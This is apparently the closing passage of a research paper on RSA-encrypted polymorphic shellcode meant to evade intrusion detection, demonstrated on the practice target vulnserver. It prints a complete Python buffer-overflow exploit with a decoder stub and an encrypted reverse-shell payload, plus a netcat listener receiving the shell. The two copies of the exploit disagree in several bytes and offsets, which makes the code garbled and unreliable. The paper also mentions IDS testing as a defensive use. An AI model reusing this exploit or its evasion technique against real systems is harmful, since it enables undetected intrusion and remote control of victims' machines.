Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\jesus\Documents>vulnserver-
C:\Users\jesus\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 025A-FA36

Directory of C:\Users\jesus\Documents\vulnserver
02/28/2016 10:51 PM <DIR> .
02/28/2016 10:51 PM <DIR> ..
11/19/2010 06:46 PM 16,601 essfunc.dll
11/19/2010 06:46 PM 1,501 LICENSE.TXT
11/19/2010 06:46 PM 3,255 README.TXT
02/28/2016 10:51 PM <DIR> Source
11/19/2010 08:57 PM 29,624 vulnserver.exe
4 File(s) 50,981 bytes
3 Dir(s) 41,764,564,992 bytes free
C:\Users\jesus\Documents\vulnserver>


```

As we can see, the exploit has not generated any errors and in the session that was in listening status. We have a direct shell on the Windows system with the execute permissions of the user owner of the vulnerable server. You can see that the hard drive is C within the Windows session, which indicates that the intrusion has been successful. The Server Status remains stable, i.e. despite a BoF, continues to operate correctly, indicating that ASM level there is no detected problem, executed the shellcode and sent it to the IP addresses specified by the specified port:



This indicates that the remote Windows exploit is completely successful.

Now we have all the elements to test the encryption with RSA asymmetric algorithm in an exploit with these features. At this point the only thing that must be done is use the encryption program with the numbers 3 and 171 and put it into the exploit. Now we will encrypt the original shellcode:



Once this is done, we copy the final string with the shellcode encrypted in the final exploit:

```

#!/usr/bin/python

import socket
import os
import sys

host="192.168.1.83"
port=9999
# address=772372D9 76F1E871
# Disassembly=JMP ESP

#decypher algorithm
buf = ""
buf += "\xeb\x1f\x5e\x31\xc9\x31\xc0\x31"
buf += "\xdb\x66\xb9\x68\x01\x8a\x44\xe0"
buf += "\xff\xb3\xab\xf6\xe3\x88\x44\xe0"
buf += "\xff\x66\x83\xe9\x01\x75\xee\xeb"
buf += "\x05\xe8\xdc\xff\xff\xff"
#RSA Cypher Shellcode
buf += "\x8B\x5E\x8B\x5C\x6C\xDC\x1D\x99\x5B\x2E\x98"
buf += "\xE4\x28\xB0\x13\xF6\x93\x05\x45\x09\x05\x45"
buf += "\x89\x35\x10\x0E\x2F\xA1\xE3\x4B\x92\x59\x96"
buf += "\x7A\x2A\xC2\x09\x3A\x5C\x79\x9C\x2A\xFA\x13"
buf += "\x28\xAF\xF6\x63\xDE\xA1\x6E\xD2\xF1\x72\x17"
buf += "\x3B\xF4\x51\xD7\xB8\x7A\x32\xD6\x5E\x3D\xFB"
buf += "\x15\x21\x95\x7C\xBE\x0B\xF0\xB6\x0B\xE7\x7F"
buf += "\xCA\x23\xB2\xEF\xFD\xA3\x51\x77\x03\x49\x9E"
buf += "\xCA\x23\xB2\xEF\xFD\xA3\x51\x77\x03\x49\x9E"
buf += "\xDF\x08\x49\x87\x8B\x70\xDE\x9F\xBA\x94\x0F"
buf += "\x6A\xDC\xFE\xC5\x12\x4F\xF9\xB1\x35\xBB\xE3"
buf += "\xCF\xE0\x6A\x0B\x90\x88\x84\xB5\xC9\x5D\xEA"
buf += "\x99\x43\x31\xB8\x10\x53\x35\x18\x3C\xB5\xC4"
buf += "\x12\x73\x29\xFE\x1E\xAC\xE0\x43\xA5\x47\xD5"
buf += "\x0F\x3A\x9F\x44\x83\xCE\xCA\x27\xB0\xD2\xC0"
buf += "\x93\x46\x78\xB7\xC5\x9B\x4F\x7E\xFE\x70\x83"
buf += "\xDD\x95\xBE\xF3\x98\xB0\xCB\x29\x45\x21\x9F"
buf += "\x58\x70\xBF\x46\x8D\x61\x26\x14\x6A\xDC\xB6"
buf += "\x5F\x3F\xE0\x46\xC7\x34\x5B\x98\xC7\xC3\x54"
buf += "\x5A\x37\xC7\x6D\x9D\x47\xEA\xE0\x25\x35\xC3"
buf += "\xDD\xF8\x98\xA1\x98\xC9\x59\x14\x65\xB1\x6E"
buf += "\x43\x5D\xBA\x74\xB8\x89\x25\xCE\x20\x84\xDA"

```

```


buf += "\x9F\x57\x7F\x31\x67\x34\x4E\x42\xF8\xFD\xB3"
buf += "\xBF\xE7\x13\xF3\x79\x17\x72\xB6\x0A\xBD\xA3"
buf += "\x07\x0C\x05\x47\xBD\x49\xF5\xE8\x14\x14\xD0"
buf += "\x07\xB9\xBF\xBC\xC9\xA7\x2D\x9E\xCB\xE1\x65"
buf += "\x2A\xD2\xF8\x62\xAD\x21\xBC\x14\xDD\x7F\x3F"
buf += "\x8B\x61\x9B\xC9\x25\xEF\x4D\xAE\x6B\x5D\x72"
buf += "\xB3\x79\xE5\x3D\x8B\xA9\x83\x3D\xA5\xB6\x47"
buf += "\x53\xCA\xA9\xB6\x3A\x32\xAC\xC1\xE6\x42\x21"
buf += "\x72\x35\x72\xD2\x3E\x6A\x0D\x2D\xFD\xF6\x16"
buf += "\x0D\x7E\xB0\x61\x99\x9A\x3B\x78\x81\x01\x44"
buf += "\x5C\xC1\xC0\x57\xAF\xDA\x32\x16\x12\xA1"

buffer = "TRUN ./:/" + "A" * 2003 + "\x71\xe8\xf1\x76" + "\x90" * 16 + buf + "C" * (50000 - 2003 - 4 - 16 - len(buf))


expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()

```

As observed, the opcodes do not represent anything for the Intrusion Detection System (IDS/IPS), but are opcodes incoherent since they are encrypted. This is the before and after of the execution:



The opcodes that represent the cypher or decoder and the opcodes encrypted are separated. The addresses will be saved according to the jumps specified in the decrypted program to get the growth of the stack and the position in the memory of the EIP:



Explained the above, we will show the session before the execution of the exploit with a Asymmetric Polymorphic Shellcode:

```

root@jesus-Latitude-E6330:~#
buf += "\x93\x46\x78\x87\xC5\x9B\x4F\x7E\xFE\x70\x83"
buf += "\xDD\x95\xBE\xF3\x98\xB8\xCB\x29\x45\x21\x9F"
buf += "\x5B\x79\xBF\x46\x8D\x61\x26\x14\x6A\x0C\xB6"
buf += "\x3F\x2F\xE8\x46\xC7\x24\x5B\x98\xC7\xC3\x54"
buf += "\x5A\x37\xC7\x6D\x9D\x47\xEA\xE9\x25\x35\xC3"
buf += "\xDD\xF8\x98\xA1\x98\xC9\x59\x14\x65\xB1\x6E"
buf += "\x43\x5D\x8A\x74\xB8\x89\x25\xCE\x20\x84\xDA"
buf += "\x9F\x57\x7F\x21\x67\x24\x4E\x42\xF8\xB3"
buf += "\xBF\xE7\x13\xF3\x79\x17\x72\x86\x8A\x8D\xA3"
buf += "\x07\x8C\x05\x47\xBD\x49\xF5\xE8\x14\x14\xD0"
buf += "\x07\x89\xBF\xBC\xC9\xA7\x2D\x9E\xCB\xE1\x65"
buf += "\x2A\xD2\xF8\xE2\xAD\x21\xBC\x14\x8D\x7E\x3F"
buf += "\x8B\x61\x98\xC9\x25\xEF\x4D\xAE\x8B\x5D\x72"
buf += "\xB3\x79\xE5\x3D\x8B\xA9\x83\x3D\xA5\xB6\x47"
buf += "\x53\xCA\xA9\x8B\x3A\x32\xAC\xC1\xE6\x42\x21"
buf += "\x72\x53\x72\xD2\x3E\x6A\x8D\x2D\xFD\xF6\x16"
buf += "\x8D\x7E\x8B\x61\x99\x9A\x3B\x78\x81\x01\x44"
buf += "\x5C\xC1\xC0\x57\xAF\xDA\x32\x16\x12\xA1"


buffer = "TRUN ./:" + "A" * 2083 + "\x71\xE8\xF1\x76" + "\x98" * 16 + buf + "C" * (50000 - 2083 - 4 - 16 - len(buf))

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()


root@jesus-Latitude-E6330:~#
jesus@jesus-Latitude-E6330:~# 163x19
jesus@jesus-Latitude-E6330:~$ nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)

```


The server is running and debugging:



Now let's execute the remote exploit. The expected result is precisely, after the decryption of each opcode at run time in the stack, the obtaining of a shell in reverse:



The execution has been successful, as we can see, the top of the script that represents the exploit, has been executed and in the Netcat session, has been received successfully the remote shell from the compromised machine. We can see the label on the hard drive Windows on a Linux session, while the server has not noticed absolutely nothing unusual except a simple and normal connection:



With this is demonstrated the functionality of both the algorithm as the application that is able to cypher the opcodes using RSA encryption, which results in a polymorphic asymmetric shellcode, ready to be used in local and remote exploits, the latter being those where it really makes sense its inclusion.

CONCLUSIONS

After the presentation of the RSA algorithm proposed for encryption of shellcodes, its use in real exploits, the optimization of the opcodes that represent the aforementioned algorithm, and the program built to the cypher, it is concluded that, based on the obtained and proven results, it provides an excellent result of the efficacy of the proposal. The polymorphism based on RSA algorithm, does not impact at all the final execution of the malicious payload injected in the exploit and so far, an IDS is not ready at all for its detection.

An important aspect to highlight is that, even when the focus provided to this research was completely offensive, an inherent and collateral result is the defense. The encryption algorithm can also serve to test IDS or IPS, thus providing a tool to execute tests in the way that, ideally an intruder experienced would it, (modifying exploits and doing shellcoding).

It is concluded that, not only was developed an algorithm and a tool for zero-day attack and evasion of NIDS, but also an additional defense method to consider and its corresponding environment of tests to counter it.

REFERENCES

- [1] Shon Harris; Jonathan Ness; Ryan Linn; Stephen Sims; Allen Harper; Daniel Regalado; Chris Eagle; Branko Spasojevic Gray Hat Hacking: The Ethical Hacker's Handbook, 2015.
- [2] O. Kolesnikov, D. Dagon, and W. Lee, "Advanced polymorphic worms: Evading IDS by blending in with normal traffic," College of Computing, Georgia Institute of Technology,
- [3] Microsoft Hardware Dev Center. Debugging Tools for Windows (WinDbg, KD, CDB, NTSD). <https://msdn.microsoft.com/enus/library/windows/hardware/ff551063> Accessed: 2016-08-01
- [4] Microsoft Developer Network. NDIS Miniport Drivers. <https://msdn.microsoft.com/en-us/en> Accessed: 2015-08-04
- [5] U. Payer, P. Teufl, and M. Lamberger, "Hybrid engine for polymorphic shellcode detection," in Proceedings of the Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA), July 2005, pp. 19–31.
- [6] J. Newsome, B. Karp, and D. Song, "Polygraph: Automatically Generating Signatures for Polymorphic Worms," in Proceedings of the IEEE Security & Privacy Symposium, May 2005, pp. 226–241